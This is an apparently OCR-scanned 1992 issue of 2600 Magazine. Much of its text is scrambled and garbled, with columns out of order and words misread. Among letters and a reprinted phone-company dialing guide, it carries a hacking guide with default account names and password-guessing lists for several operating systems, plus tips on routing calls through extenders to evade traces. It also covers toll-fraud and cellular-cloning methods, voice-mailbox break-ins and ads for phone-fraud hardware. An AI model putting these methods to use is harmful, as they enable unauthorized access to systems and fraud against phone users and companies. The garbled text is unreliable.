newsstand and back tissee sales (please make them available on an individual issue basia). I will continue to support your magazine through

Har (\$25, \$30 averages). overseas). 1984 through 1987 are only available by evaluable from 1958 on at a root of \$6.25 each (\$7.50 With regards to our back sques, individual issues are We're interested in hearing more fleedback on this to the magazine, for both and and ecological reasons completes sent as a copy so we can present it to the complain leady if anything happens to their stail. It is congretate and or howery. We hope our readers priority resilier for us. We'd rather not add packaging portal people on our end. Rest assured this is a top would help a tot if anybody sending a tener of job har we're very conceived with this recent placemen hyfore. Overall, the post office has done an amoing missing issues, and empiriper righted open than ever been having more of a problem with depended issued This against Monta and be happening. We have

Dear 2600: Comments From Abroad

I'm even more delighted to see your C code for example didn't correspond with your description, and existing them (I only have to modify it to suit my Like many others, I'd noticed your Postnet

can be adequately blamed on the idiogy of certain atotibe to the netarious operations of the NSA what in Ashards in the April 1, 1991 issued We need not Street Journal, it appears the "mal" original article was magazines credited the original article to the Watt Junuary. Although most newspapers and computer internet and received some interesting information in much my reaction - that is, it wouldn't work! Unlike your anonymous wider, I expressed this opinion on the The "Golf Wat Printer Victor" expresses pretty

the performance mody. probably keep most CPCs, fairly busy, and slow down interrupts upon receipt of a printer acknowledge the acknowledge line at, say, 30 kitobertz. This would signal, then you merely need to rig the printer to blace treat their parallel printer port. If they generate XT or possibly AT. It all really depends on how they computer was seemething rebeinely slow, like on IBM down a computer? I'd imagine it could, provided the On the other hand, could a "printer virus" slow

Faulconbridge, Australia

(Continued on page 40)

nacking on the front line

by Al Capone

any way. However the choice is yours. gain unauthorized access is justifiable in emotionally or financially. Therefore I do capple you physically, then they will do it caught by the federal government, etc. are raids/busts, the consequences of being not recommend that any action taken to not worth it in the long run. If they cannot As we have seen from previous

system does could be quite boring. The system operator, watching everything a obviously, in most (if not all) cases, not about it. First off, for me the word "secure" system should know a few things hacker can capitalize on this. and everything is hardcopied. This is All the nodes are watched individually, human monitoring a system for 24 hours. "secure" brings to mind a picture of a funding is non-existent. Besides, to a feasible, as the man hours and/or the cash People who desire to get into a

about when attempting to gain access to a The two things a hacker should know

different prompts, etc.) (i.e. how you type in the login sequence. Is line, do you have to type it in separately at the login and password on one continuous 1. Typical formats for the system.

come with the system when it is installed penetrate, therefore they should be tried. for particular tasks. The probability exists Default accounts are the accounts that system that the hacker is trying to that these accounts are present on the ("factory accounts"). Common accounts are accounts set up by the system operator Default and common passwords.

Identifying the System

mentioned in the opening banner, you will If the owner of the system is not

> itself or use CNA (Customer Name and any terminals designated as security number of failed attempts. Aside from writing the password that you've tried, account indicating the number of attempts some systems is often recorded to the remember that a brute force method on either have to gain access to the system operator terminals (i.e. VMS), Example: just a message printed out and/or sent to this, the system may "sound an alarm". identifying a telephone number). Please Address - the little thing that exists for This is not a belt or siren that goes off; it is More often than not, it will just record the that you have tried, sometimes even

Username: CHEESEHEAD Welcomic to Sphinoter Systems Vax Cluster

Number of failed attempts since last entry: 227 Welcome to Sphingler Systems, Mr. Mouse

security counter is reset to zero and Mr. trying to gain access. Remember that once macro was accessing the system. The Logging into my favorité BBS, I have attention at login (Many people don't. Mouse will probably never know that access (it always encouraged me), and at identifying the system. This would only above example, it was very srapid for same principle applies here.) Also, in the password, assuming he was paying account and would promptly change the was attempting to gain access to his 227 attempts, the backer should have kept encourage the hacker in an attempt to gain Sphineter Systems to display the banner often left the room while my auto-login Mouse would get the idea that someone someone else has his password (as long as the account is accessed correctly, the Obviously, in the above example, Mr.

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a record of his login dates). carned out and as long as he doesn't keep no malicious of destructive actions are

only from the host. The network itself something if they saw an outdial number to five attempts. Granted, the system on systems would disconnect me after three displayed in the banner. Another thing I also gave me a little extra ammunition on, or really concentrate on the effort. It being accessed every thirty seconds or so. deal with. System operators might suspect would not, creating one less problem to the network would disconnect me, but local dial-in systems was that dial-in noticed about networks that differed from contain some information which was since usernames and/or passwords may I just wanted to try a few things and move decided my interest in the system, whether by other means. The banner usually exchanges required that they be identified the systems I found in most telephone often found that most of the systems identified themselves. On the other hand, When I was scanning a network, I

Password:

This is a Unix.

This is a VMS. Password: Username:

This is a Tops-20.

This is a Burroughs Enter Usercode/Password

This is an RSX-11.

This is a Prime.

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This is an IBM running a VM operating System.

Crays, for example, usually identify will tell you the name in the opening. will get you started. Some of the time, it are many more systems out there, but it themselves. This list is by far not complete, as there

The Telephone

extenders the integrity of the line by routing your call through two or more results. The result was Paris, France, Keep of the trace and just for the bell of it he company may not be everly enthused days. Things owned by Bell, such as effect by Bell, etc. what you need to do is extenders. The only detriment I see is that story displays an excellent use of in mind be lives in the United States. This decided to stay on the line to see the that was tracing him. They let him know acquaintance was harassing a company about you defrauding them. At one time an risky since the long distance telephone next to impossible. But this method also is that tracing the call back to you will be and then the target system, the chances are you can do. If you call several extenders one extender should be the least of what corporate systems. Of course using only are probably more risky than generic COSMOS systems, SCCS networks, etc., but even this is not recommended these not start hacking the system at this time). when I was identifying the system (I did times I called the target system direct was and then call the target system. The only 800 extender (not in Feature Group D). dial in using an outside source. For trace. With all of the switching systems in along the trail there is a possibility of a instance, what I usually did was call an the system that you realize that somewhere Make sure when you are dialing into

> to call another network's dialup. gateway is essentially an outdial which through a gateway on the network. The repeatedly attempt to use the system. What directly from your house) if you number (providing you called the network really be simple then to isolate your accept your connection attempt. It would your post is sent as an ID in order to will connect to a system. Use the gateway you should do for this problem is loop Tymnet, etc.) in connecting to the system, When using networks (Telenet,

> > Operates Autolog1

Common Passwords

systems are put up and completely left constantly changed. But not all system respectable system, these will be they probably will never know that you "uucp" privileges to the School Board nobody will find the system. In my case, alone. It seems the managers think that "uucp" as a username). Sometimes was needed in this case, just the Unix using a common account (no password managers are smart or security conscious. passwords for various systems. On a do anything that damages or destroys data, computer. Remember, as long as you don't the system was kept current, and I had The first system that I got into was by have been there. The following is a list of common

Guest

Decne

Cetp Systest News Help Test

for the Primos System Common Accounts

Z. Look 2 Prime System Primos Cmdnco Netman Cuest Games Admin Demo

Prirun

Cmsbatchi Operator Telenet for the VM/CMS System Common Accounts

Cms RSCS Viam Frep Smart Maint Vmuti 800 Vintest

Common Accounts for the Vax/Vms

V'ms

Vey.

Demo

System Service Field User Default Operator Manager

for the Unix System Common Accounts

guest COM W100 nucp 90 daemon nuuch

hello adm SASJI GROUP intro profile Ť checkfsys mountfsys makefsys ameun powerdown setup trouble nnchmgr informix

to wart. This should give you an idea on where

Combinations

hacking is concerned. Trashing for extremely remote that you will get in: printouts is also an option. combinations and move on. You have your list of username/password you quite a list. All you can do is exhaust names and wild guesses. This should give "Batch" or "BATCHCMS"). Now add on password by the variations of a word (i.e. where you use the username as the Multiply the following: the number of tries to get into the system is something like are nearly infinite. If the password needed done your best as far as trial and error for "CMSBATCH" passwords could be "FRM; UNIDA" then the chances are The combinations to get into a system

categories. This is a list of his fundings: VM/CMS system's unencrypted password file and wrote the results down as Druidic Death at one time surveyed a

Total number of passwords that are Total number of accounts that can't Total number of system users: 157 be logged into: 37

> a related word to the account name: 10 the same as the account's name: 3 first names, not the user's own: 17 words related to the user's job: 7 Total number of passwords that are Total number of random character the name of the company: 1 the user's first name: 19 passwords: 1

things are placed in a major corporate This should give you an idea of how were unchanged defaults: 7 Total number of passwords that

in some format, calendar dates: 32

Total number of passwords that are,

Imagination

or 30 examples in each. This article will get you going. You just have to finish the segment, I will list out ideas with about 20 won't do it saymore. In the following an account. Being a number cruncher just This is what you need to gain access to

Common First and Last Names

all first and last names. Examples: the telephone book, the greatest source of These can readily be obtainable out of

GUS

Dave

Chris Benjamin Patrick Michele Derek Robert Arthur Jessica Arnold

Ciyde

Mickey

Bubba

Red Orange Black Blue

possible, Examples:

Figure it out for yourself, everything is

Colors

Yellow Magenta Purple

Green

The Dictionary

English versions. There is no reason why should not limit your words to just the online dictionary. I also believe that you on a Unix, download /usr/dict/words, the at your disposal. And, by all means when not have one get one. Many passwords are Everyone should have one, and if you do passwords cannot be in Spanish, French The single most important document.

Types of Cars

Ford Pontiac

Buick Toyota Chevy

Honda

Ferran

Porsche

transportation can be included in this segment. Motorcycles and all venue of

Rock Bands

Cream REM Pinkfloyd Leppelin Hendrix

> Mozart Gunsroses

Ketth Koss S

William

Publicenemy

Service I don't know how many people software, profanities (when I was quite a list by now. validation). You should have accumulated used the word FUCK when asking for validation sysop on Digital Logic's Data This section can include magazines,

Conclusion

you and a system that could be an manager. He is the only person between nothing should be put past the system exoclient source of information, Enjoy! This is it. I hope you have learned that

References

depth information for specific operating systems: Look at the following articles for in-

Prophet. Unbelievably helpful in learning "Unix From the Ground Up" by The

2600 Magasine, February 1986. Lex Luthor's "Hacking VAX/VMS".

Technical Journal #1. System" by Carrier Culprit, LOD/H "A Guide to the Primos Operating

System" by Lex Luthor, 2600 Magazine, November and December 1987. "Hacking IBM's VM/CMS Operating

coming to a 2600 meeting. They're in eight U.S. cities! (We're growing Now you can join the conspiracy by 2600 has been the subject of more held on the first Friday of the month than any other international threat Check page 41 for more details or almost as fast as the 12/16 virus. emergency corporate meetings call us at (516) 751-2600.

a form of the account name: 10

Shannon

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Autumn 1992

YET ANOTHER INTERNAL PHONE COMPANY DOCUMENT! THIS ONE WE'RE REPRINTING IN ITS ENTIRETY ON THE NEXT TWO

> following pages will be helpful to you in and dependable. The information in the operate and the service it provides fast convenience in the use of dial service. obtaining the atmost satisfaction and You will find the dial telephone easy to

New York Telephone Company

Listening for Dial Tone

starting to dial. Dial tone is a steady the hook and listen for dial tone before that the line is ready for you to dial. humming sound in the receiver indicating On all calls, remove the receiver from

Which You Should Dial Direct Calls to Central Offices

the card furnished to you.) direct from your telephone are shown on (Central offices which you should dial

office numeral, then each figure of the line letters of the central office name, the receiver off the hook and dial the first two When you hear disl tone, keep the

(1) Place your finger in the opening in For example, if dialing WOrth 2-9970

the dial over the letter W. (2) Pull the dial around until you strike

allow it to return to its normal position. opening, and without touching the dial the finger stop. (3) Remove your finger from the (4) Proceed in the same way to dial the

letter O and the figures 2-9-9-7 and 0. followed by the letter at the end of the letter, dial the number in the same way, If the number called has a party line

ing sound, or the busy signal, a rapid burzthe ringing signal, an intermittent burratcompleted dialing, you should hear either buzz-buzz-Within a few seconds after you have

office designation incorrectly. Hang up the sound, as buzz-buzz - buzz-buzz, it indicates that you have dialed the central If you hear an interrupted buzzing

another attempt, being careful to dial the receiver, wait a few seconds, and make central office designation correctly.

half a minute, hang up the receiver, wait a few seconds and make another attempt. If you do not bear any signal within

obtain a connection (for example, the subscriber's telephone. made unless you obtain an answer from a the operator for assistance. No charge is at intervals instead of immediately calling the receiver and try the call again yourself you will get quicker service if you hang up called line is busy or does not answer), When, for any reason, you do not

seconds, and make another attempt. hang up the receiver at once, wait a few If you make a mistake while dialing,

always hang up your receiver for a few Before starting to dial a second call,

Obtaining Assistance from the Operator

then pulling the dial around until you by placing your finger in the opening in irregularities, you can reach the operator have occasion to report cases of service the dial over the word "OPERATOR" and strike the finger stop. If you have trouble in dialing, or if you

established with the operator, you may receiver book will break the connection. operator; on other calls, moving the up and down slowly. This can be done only when you are connected with the recall her by moving your receiver hook After connection has once been

Calls from a Party Line or from a Line with an Extension Telephone

use. If you do not hear the dial tone. other person. If no response is received, inquire if the line is being held by some make another attempt. hang up the receiver for a few seconds and Always make sure that the line is not in

or hear successive clicks in the receiver, it you hear snother party come in on the line Listen on the line while dialing, and if

receiver. When he does so, hang up your remove it and dial the complete number own receiver for a few seconds, and then use and request him to hang up his trying to call. Inform him that the line is in indicates that someone else on your line is

another party on your line, and give her to call, state that it is the number of the operator, give her the number you wish To call another party on your line, dial

telephone. number and ask her to ring the extension line, dial the operator, give her your To call an extension telephone on your

Calls by Number to Central Offices Which You Can Not Dial Direct

direct, or to central offices at nearby points, dial from which you are calling. For example connected, and also the number of the telephone telephone with which you desire to be the operator and give her the number of the within New York City which you can not dial To place calls by number to central offices

"Baysid: 9-5570 — Waller 5-9970"

- Sedugge telephone from which you are calling. For to be connected, and also the number of the city, the name of the state, if desirable, the nearby point, give the operator the name of the number of the telephone with which you desire If the central office you are calling is not at a

5.9970" "Philadelphia, Market 1234 — Walker

Walker 5-9970" "Portland, Maine, Preble 1234 --

Out-of-Town Calls to Particular Persons

desire to be connected, and also the name of the city, the name of the state, the person with whom you wish to speak, the operator who answers the name of the persons, dial the figures 2-1-1 and give the number of the telephone with which you To make out-of-town calls to particular

> number of the telephone from which you are calling. For example -

Massachusetts, Main 3340 - Walker 5-"Mr. Paul Smith at Boston

Information Calls

points may be obtained by calling numbers of subscribers at out-of-town listed in your directory, and telephone Information. Telephone numbers of subscribers not

To call Information, dial the figures 4

Telegrams

company in the directory, and dial this number as you would any other. telephone number of the desired telegraph To send a telegram, look up the

Repair Service... Dial the figures 6-1-1 Business Office...Dial the figures 8-1-1 Time of Day......Dial MEridian 7-1212 Calls to the Telephone Company

Emergency Calls

(Police, Fire, Ambulance)

number and say -Dial the operator, give her your

"I want a policeman."

"I want an ambulance." "I want to report a fire."

operator where help is required. before the desired station arswers, tell the If compelled to leave the telephone

Fire Departments directly by dialing the numbers listed in the directory. You may also reach the Police and the

Dial Coin Telephones

ready for you to dial) and that telegrams hung up. com will be returned after the receiver is called line is busy or does not answer, the ber the telegraph company desired. If the obtain dial tone (indicating that the line is quite similar to that of your own dial are sent by disting the operator and felling is necessary to deposit a coin in order to telephone. The only differences are that it The operation of dial coin telephones is

Meridian Mail

telephone converting system designed to provide guests with tire best possible process service S. Jinth millered Combacter We are pleased to

detail in any language, and with complete condidentality. Jelt for your automatically, in available. Messages can be Maridian Atoll seconds them answer table to your room. When you are unable to efformed that you are not tor you. Callery : are

soice mailbox until you check diessages remain in your choose to defete directly by your Unless you your personal "Voice Your messages are stored in them

To Hear Your Stessoges

From your room

のないのので when you have a ness Methore will your messages: no tylin year To retrieve

 Introductions for a service of the control of the con press MESSAGE

Press 4 to move to the an your marbons

Reviewing the mossiges

Listening to your messages:

- でんし とう
- to skip backwards. Firest

need a foughtione phone to so your messages When using a many

phone, you can only listen

ã

use any special examples

from inside the hotel

0.510

To Get Help

give the attendent your

petral moon famous Dia1 303 481, 1000 from outside the Eutel

and password

Many Seasons apply If you have trouble automatically primpts mailbas, Medd an Mail you with the helpful Section States

If you need more beco-

e pass * saydare

Meddan Mail. While you are using

If you would rather speak to an attendance

Gent 484-1000 from outside the Note, from Seside the Poles

From outside your 200000

TO SOUTH make away from your You can relative messages

from trade the fivel

Dist 4434 fever outside

or 451,100d the beed did 6464434

TOWNSON THESE OF to most to the next

· other your password

and press # ところのの 報 Super Source to continue grant Source

by protinger playback to play. Press 2

thing a refery phone.

- to sky forward. <u>Press 1</u> This allows you to sky quickly shough a long
- resogn. heliew a portion of the This allows you to

■ "Other Mail"

if you have other mesogra have "other mail." Mail Informs you that you at the Front desk, Meridian

To relative your other mail:

· Press 0

Your Password

What you shook in your purround it totally us to the first a right of pair had better for exempte.

Spita Spita

gos send more information Contact the Sout Seed If

number! We wonder how many other hotels are so trusting. astoundingly easy to get into guests' mailbox. All you need is a name and a room Computer hackers at the CFP conference in Washington DC this spring found it

the expanding necessari movement. mentioning the facking growing corporate trash and to denounce even here in the ole continent, withour money on phone bills. See, we got article electronic shift heads can get in touch without spending leads of e-code:ful idea - finally a means by which we chip-We just heard about your mag and think it's a

on from there. We win't many rither - but we dome We wish you a most "productive" work. how many are on the biz, because it's quite difficult to we need you guys to give us a starting point. We'll go find 'em all - but a steadily growing autober tayway. But we can't much organized over here, that's why

Milan, Italy

BBS Update

current and quite interesting. If you are a real backer, enjoyed the CHATs and messages from your modern. the many backers who are calling our BBS. I have thank you for publishing this ad and I'd like to thank on the Tin Shock BBS. message base in our new hackers conference will be for helping us to buy new hardward Hahabal The their home office. What a deal! Since we know our Elite Access peid out by their operating account of ventication and then stapidly sending the a check for detected as they were shying away from collecenforcement agency from New York. This was easily We have also attracted the attention of a law has continued to enhance the science of computing sharing of code and test on the fine art of backing that including a backen filebase in this conference for We are starting an exclusive backets conference and free eithe secess to all 2600 readers. I would like to give us a call. No warmabes, phonies, or phods allowed rights and hold no illegal wares I publicly thank them 332). I have an set in the Spring 1992 edition offering I am the sycop of the Tin Shack BBS at (\$18) 993.

Guy Nobreaberg

Tin Shack BBS

If you're promoting free speech and area't doing anything illegal, there's no reason to distillow anyone. (\$18) 992-3321

Voice Mail Question

Dyar 2600:

pm? Also, why do you give out an expensive 0-700 rumber instead of a real phone number. How come your voice BBS is only open after it

PEOPLE AROUND THE

CLOCK

WRITERS AND STAFF

MESSAGES FOR 2600

a 900 number or oxyclang of that nature. We give out eximute. While alightly more, this is not comparable to reinado. A regular phone sumber Hostid cost / 5 cento a First off, the 0-700 number costs 15 cents a

> moving a penny off of thirt) number is 25 cours a missive, (Don't worry, we're not specifica of that murder, which is explicitly in hours a que servivez para de manched through the soice most be reached through AT&T at 0-700-751-2500. Most of piegae sand there our way. For east, the soite 885 can cheap computers. If anyone has any suggestions with multiple times. To do rate, we need to find some and so that the BBS pair is available around the clock that it shows up on our main number (516-551-2680) flight now we're working on expanding the system so thering the day would firm up the rotice must functions: currently a single-line operers and opening the BBS that mustber because right now the system doesn't day. During business hours, the rate of the 0-700 flexible midd fine roice mail software along with some different lines. If a only available at night because it's have a set phone sumber; à sommines shows up de

EVERY NIGHT BEGINNING GREAT WAY TO STAY IN THE MEETINGS, THIS IS A TIME. FOR THOSE OF YOU 2600 NOW HAS A VOICE THAT CAN'T MAKE IT TO AT 11:00 PM EASTERN **BBS THAT OPERATES** TOUCH, CALL

COMPANY, PRECEDE THE 15 CENTS A MINUTE AND 10288). THE CALL COSTS ABOVE NUMBER WITH YOU CAN ALSO LEAVE IT ALL GOES TO AT&T. HAVE AT&T AS YOUR AT&T (IF YOU DON'T 0700-751-2600 USING LONG DISTANCE

2600 marketplace

the "Stainwell 7" sign. Payphone numbers: 215-222. Fidey of the month, lower level, by the payphones. Sh to 8 pm, first Friday of the month. Inside main \$15-751-2600 for more info. Psychone numbers: 213articles, ask questions, find the undersaver agents. Call Lexington and 3rd Avenues: Come by, drop off Jobby near the payphones, 153 E Sted St., between the month at the Citizeny Center-Street 5 to 8 pm in the meeting in your city. the second floor. Call \$14-751-2689 to start a treezing, then invide "The Garage" by the Pizza Pad on Square, outside the "An Bon Pain" bakery store. If it's call 215-552-8826. Cambridge, MA: 6 per at Harverd 9830,9881,9779,9799,9632, and 387,9751. For info, the 30th Street Ambrah station at 30th & Market, under pm to 8 pm, first Féday of the month, lower level, Louis: At the Galleria, Highway 40 and Brentwood, 5 Century Mall, 2828 Clack St., 5 pm to 8 pm, first 9924; 213-614-9849, 9872, 9918, 9926. Chicago: 972-9358, 9388, 9506, 9519, 9520; 213-625-9923 entrance by bank of phones. Psychonic maintens: 213-Union Station, corner of Musy St. and Alameda from S from 5 to 8 pm on the East Priday of the month. San §162. Washington DC: In the Pentagon City mail 223-9011, 213-223-8927, 212-308-8044, 212-308food court sees, by the thestern. Philladdiphilas 6 pm at sumbers: 415-368-9803,4.5,6. Los Angeles: At the 8 pm on the first Friday of the month. Payphone Francisco: At 4 Embarcadero Piaza (Insida) from 5 to 1600 MEETINGS: New York Oily: First Fidday of

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calibration instructions (or photocopies). Will revard display. Need manuals, schematics, alignment and sender and TTS-2762R MF and loop signalling Send payment with name and address to Electronic each. Orders shipped pestpaid wie First Class Mail Northeast Electronics Corp's TTS-59A portable MP Havertown, PA 19083. Also: information wanted on Design Systems, 144 West Eagle Road, Suite 108, GENUINE 4,5534 MHZ CRYSTALS only \$5.00

ONLY, or \$35 for both (no checks). DEMON 22903, 1100 DL Amsterdam, Netherlands (allow up to telecommunications networks. Send \$250 CASH spiceband [signals | used Designed and developed in Holland, Produces ALL 2600, Complete kit of parts with PC board, \$20 CASH transmitter kits. Festured in the WINTER 1991-92 *148. Absolutely no checks accepted: ONLY (DM 350) to Hack-Tie Technologies, Postbas DIALER KIT as reviewed in this issue of 2500 WIRELESS MICROPHONE and wireless telephone 13 works for delivery). Please call +31 20 6001480 in worldwide

WARFARE TECHNICIAN with TS elemence 1769, Atlantic City, NJ 08404. ingeneity, and skill. Prolocks of Adaptic City, Box looking for surveillance work which requires emoing. FORMER 90 90 ARMY ELECTRONIC

gimes! Malti-libe! 2600 Magazine madera get PREE haggers abound! Over a gig of files, many on-line TIN SHACK BBS (\$18) 992-3321. The BBS where

458-6551 if interested. WOULD LIKE TO TRADE IDEAS with and betriend any fellow 2600 smalers. Call Mike at 414

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said 'wow'.... You got this this" but didn't know where to start. magazine and said, "I have to do or maybe even blue boxing on a BBS about free phone Well, you're not alone... (Esquire, October 1971)... you the library about Knight Lightning. started checking out books from calling... you said "cool".... You said "nifty".... You read something TV and it was about hackers... you So you watched something on

obvious. Try looking harder, they might just come to you. other hackers, but if they have a lick of sense they won't make it too You could try looking around for little thing to start your exploration. but yet you can't seem to find that Your curiosity overwhelms you,

calls. You need a passion for the system. You need a willingness hacker, you just get free phone phone company, you're not a deeper things. If you defraud the boxes, but there are much building blue, red, or whatever stealing MCI calling cards, of examples. Sure there's something. This magazine is full have to get the balls to do I'm not forcing you), so do something illegal in your life (but you. Well, you're just going to mostly pirates and can't help can't seem to find any, or they're So this doesn't work... you just

getting started

before you do something. to learn a lot about the system

some distant place. said, you're not a hacker, you stop wasting your time. Like I calls, hurry up and do that and little trick to get onto BBS's in ust are bothered and need a If you're looking for free phone

need to know this thing really impatient, so you don't you'll screw up and get caught. backwards and forwards or else but you have to learn first. You good decision buying this mag. пож. Well, relax. You made a know how to get into systems want the bullshit. You want to programs and VCR's) and are manuals for things (like computer genius teenagers don't need about. I know that you computer something so amazingly huge litetime exploring it. This system, then you're in the right "exploring" is what 2600 is all that one could probably spend a place. The phone company is If you have a curiosity for the

where, why, and when to do it, do after you know exactly how when you teel the time is right, and other phone tricks", you need you can get your hands on and to get knowledge. Read everything know how to get tree phone calls beginners writing in and wanting to So, in response to the

What The Big Boys Are Nervous About

by Count Zero

Restricted Data Transmissions

detailing what AT&T and Bellcore that plagues the telecommunications are doing to stop these "thefts." collection of trashed documents industry. Recently I have acquired a insights into what's bugging the and occasionally humorous. A few found these papers very enlightening Toll fraud is a serious problem

acronyms just like Beildorel). As far Can - see, I can make stupid participants frequently toss their agreements. Fortunately, the are required to sign non-disclosure every once in awhite. All participants conjunction with Bellcore that deals as I'm concerned, once it's in the notes in the POTC (Plain Old Trash with, guess what, toll fraud. The POTC, it's PD (public domain)! TFPC has "super elite" meetings "forum" committee set up in (TFPC): This is an industry-wide Toll Fraud Prevention Committee

type of COCOT abuse discussed COCOTs is an old trick. Another established." Third party billing from service that is fraudulently well as business and residence coin/copt (aka COCOTs) phones as scams include originating from memo, "The most prevalent fraud billing fraud in California. To quote a marked increase in third number Apparently, they have noticed a Collect Calls to Payphones, and Billing Fraud, International Incoming TFPC currently are Third Number Incoming Collect Calls to Cellular. The "open issues" concerning the

> manufacturer. They gotta build it into often falls upon the COCOT reprogrammed into accepting these all types of 10XXX calls from have chosen to provide COCOTs works for LD calls within the United when you dial 10XXX+011+incall) as a 1 + directly dialed call. So, the COCOT hardware itself! 10XXX+1 and 10XXX+011 loopholes the burden of selectively blocking the 10XXX calls from all COCOTs, and the law! So COs have been can't do that anymore; it's breaking COCOTs. Thanks to the FCC, they been typically programmed to block which is why central offices have between these different situations, is not capable of distinguishing with a standard business line which 10XXX+011 loopholes, but LEC's they want to block the 10XXX+1 and they must provide 10XXX+0 service. are wigging out a bit because, while States: Anyway, COCOT providers 10XXX+1+ACN also sometimes by coin into the COCOT. Dialing assumes the call has been paid for as directly dialed international and the 10XXX and the IXC sees the call Carrier, the guys that place the LD call to the IXC (Inter-Exchange off the 10XXX and then sends the LEC (Local Exchange Carrier) strips carrier. However, in some cases the COCOT gets to choose their LD certain LD carrier), the caller on the 10XXX (where XXX is the code for a was '10XXX' fraud. By dialing ternational number, the LEC strips

owners face a grim choice between selectively unblock 10XXX+0, so their Well, many early COCOTs cannot

replacing their COCOTs with these should still be good. they are constantly changing, most of issue of 2600, page 42 and 43. While comprehensive list of 10XXX carrier messy. By the way, for a the whole situation is still pretty methods to stop this type of fraud, but offering call screening and other models. Other LECs have begun expensive, more sophisticated themselves up to massive fraud), or tacing legal problems), unblocking all ignoring the unblocking law (thereby access codes, see the Autumn 1989 10XXX calls (thereby opening

nevertheless!) But why Lebanon? have broadcast their ESN/MIN probably refuse the call, but they will broadcast their ESN/MIN (they will in order to get them to pick up and call someone's cellular phone collect broadcast. The only twist is that you the cell phone's ESN/MIN as it's Lebanon," Same old trick, grabbing fraudulent cellular calls are going to tremendous volume of 'cloned' identification of the cellular phone. A 'reads' radio waves can capture the When this happens, a device that 'checks in' with the local cellular office. a cellular phone is turned on, it Cellular: according to the notes 'when Incoming International Collect to

The American Public Communications Council mentioned "a desire for the TFPC to be involved in the resolution of clip-on fraud." Maybe you guys should try better shielding of the phone fine coming out the back of the COCOT?? Apparently, clip-on fraud has really taken off with the recent flux of new COCOTs. COCOTs operate off a plain old customer loop, so clipping onto the ring and tip outside the body of the COCOT works nicely. That is, assuming you can get at the cables

and get through the insulation

carriers for a per-use charge. These query this database on each domestic services systems in the United States databases are offered and maintained collect abuse and are available to all measure of control over domestic numbers provide a reasonable containing all public telephone the United States, databases trick works many times! Here's why. In the charges." Believe it or not, this payphone and says, "Sure, I accept States, His/her buddy answers the calls a payphone collect in the United is a big issue. A person from overseas COCOTs (for those few that accept this database service to owners of works well, because most operator (LTC). Domestic collect-to-coin calling by the local telephone companies incoming cass). Carriers in the United States also offer collect call. Most Local Exchange Incoming International Collect: This

database access overseas! The tone) on every public telephone line standardized coin phone recognition years ago with recognized this serious problem many CCITT, the international consortium of to this database, just as United States and is currently in use by many foreign recognized by operators worldwide, number. Such a tone would be easily tone (commonly called the cuckoo recommendation to utilize a telecommunications international operators do not have across the world do not share access However, international operators <u>...</u> carriers, strong

The United States decided to ignore this logically sound recommendation, having already employed a numbering strategy for public telephones which, together with

a reference document called the "Route Bulletin", alerted foreign operators that the called number should be checked for coin with the United States inward operator. This simple procedure greatly reduced the number of times that the foreign operator had to check with the United States operator, yet was effective at controlling abuse. Everyone slept

But after the bust-up of AT&T in 1984, the local telephone companies, operating independently and under pressure to offer new services (cellular, pagers, etc.), abandoned the public phone fixed numbering strategy! In addition, in June of 1984 the FCC decided to allow the birth of private payphones (COCOTs). And, up until 1989, nothing was done to replace the fraud prevention system, Can you say "open season"?

In 1989, the TFPC began seeking a solution to the growing volume of fraudulent collect calls resulting from this void in the fraud prevention architecture. Numerous solutions were explored. A primary solution was chosen.

checking routine (for a variety of technical unable to implement this databasegreat number of foreign telocs would be problems, since it was evaluated that a decision caused problems, problems, number of secondary solutions. This payphone recognition tone as one of a database solution, with the cuckoo chase to support 100 percent the LEC unwillingness on the part of the United would be incurred and the blatant solution due to the additional worktime that strong opposition as an unacceptable not in conformance with international reasons). Furthermore, because this TFPC requirements, the foreign teloos view it with "solution" to the United States' problem is Validation database! Yes, the TFPC

> States to follow an effective and brigstanding international standard (shift, we balked at using metrics, why not this too?).

To this day, the TFPC is still bouncing around ideas for this. And the susceptibility of United States psychones to international incoming collect calls remains wide open. Various phone companies are currently fighting the cuckoo tone system, because they are cheap mothers and don't want to spend the estimated \$500-700 per payphone to install the cuckoo tone technology. If the cuckoo tone were implemented, it would virtually eliminate the problem of international incoming collect calls. But thesentboen...

Other brilliant "secondary" solutions recommended by the TFTP are:

- Eliminate the ringer on the payphone.
- Route all such calls thru a United States operator.
- 3) Eliminate incoming service to payphones altogether. And so on. As you can see, this is a fascinating story, and the latest TFTP meeting ended with the note "The

In closing, I want to share with you a quote from an article I dug out from a pillo of coffee grinds. It's from Payphone Exchange Magazine.

new issue." Truly the work of

issue was discussed at some length

with the end result of it becoming a

The fewer the number of people aware of a primary line of defense coming down, the better. Any qualified person reading the hacker and underground publications knows that many of their articles are written by current LTC and IXC employees [or people like me who go through their garbage!]. Loose lips sink ships, Unrestricted distribution of sensitive information permits fraud. Both cost deatly, Let's stop them both today."

All I can say is... fuck that

introduction of COCOTs (private call. Prior to 1984, the United States had opposed to it, the disadvantages of processing any collect calls to the general (non-coin) number pool." After problem now exists because after check with the US operator, yet was ("checking for coin"). "This simple operators from other countries were semething celled the Route Bulletin, internationally recognizable tone sound that has plagued the telephone industry recognition tone be implemented. Apart phone companies that the coin phone it's now been suggested by American everyone else and ignoring (as usual) of the world took a rether dim view of United States, the interexchange world first consult a database before numbers for these instruments out of the local telephone companies to select status of these phones and the growing payphones). "Confusion over the true ebendoned. Added to this was the effective at controlling abuse. A major of times that the foreign operator had to procedure greatly reduced the number see if the phone was a payphone inward operator in the United States to able to tell if they should check with the a numbering scheme. By using when a payphone picks up an incoming CCITI recommendation to have an the biggest problems is, admittedly, thet has been evailable to the public." One of "fraudpient collect celling is an assue documents that were sent to us, questions about detabase accuracy, the relying upon the database included: from everybody else in the world being the international standard. As a result, the United States imposing its will upon cerriers had a change of heart. The rest first suggesting that every country in the number of these instruments caused the divestiture, this numbering scheme Was the United States never implemented the for nearly as many years as the service According to internal phone company

carriers set up separate trunks to corry oversess, provided the interexchange system could still be used from however, believes that the database tested with Pacific Bell. Bell South. unsuspecting prey." The new system, numbers as a call back number to their from payphones and leave coin phone signifying a coin phone, could spell an recognition tone, when astionally their calling card pin. A signal such as the numerous bills to third cells and to give out telephone company amployers, Iraud the vehicle used by defrauders. Posing as says, "Public and coin phones are very often on Iraud within the United States. AT&T also believe such a tone will help cut down and that there are no contractual protections that validation would require two operators fact that training would be required, the fact themselves. 0+ traffic and do the validation including a voice message, will be and to acammers who conduct business recognized by all US subscribers as perpetrators convince consumers to accept for any database failures. The companies

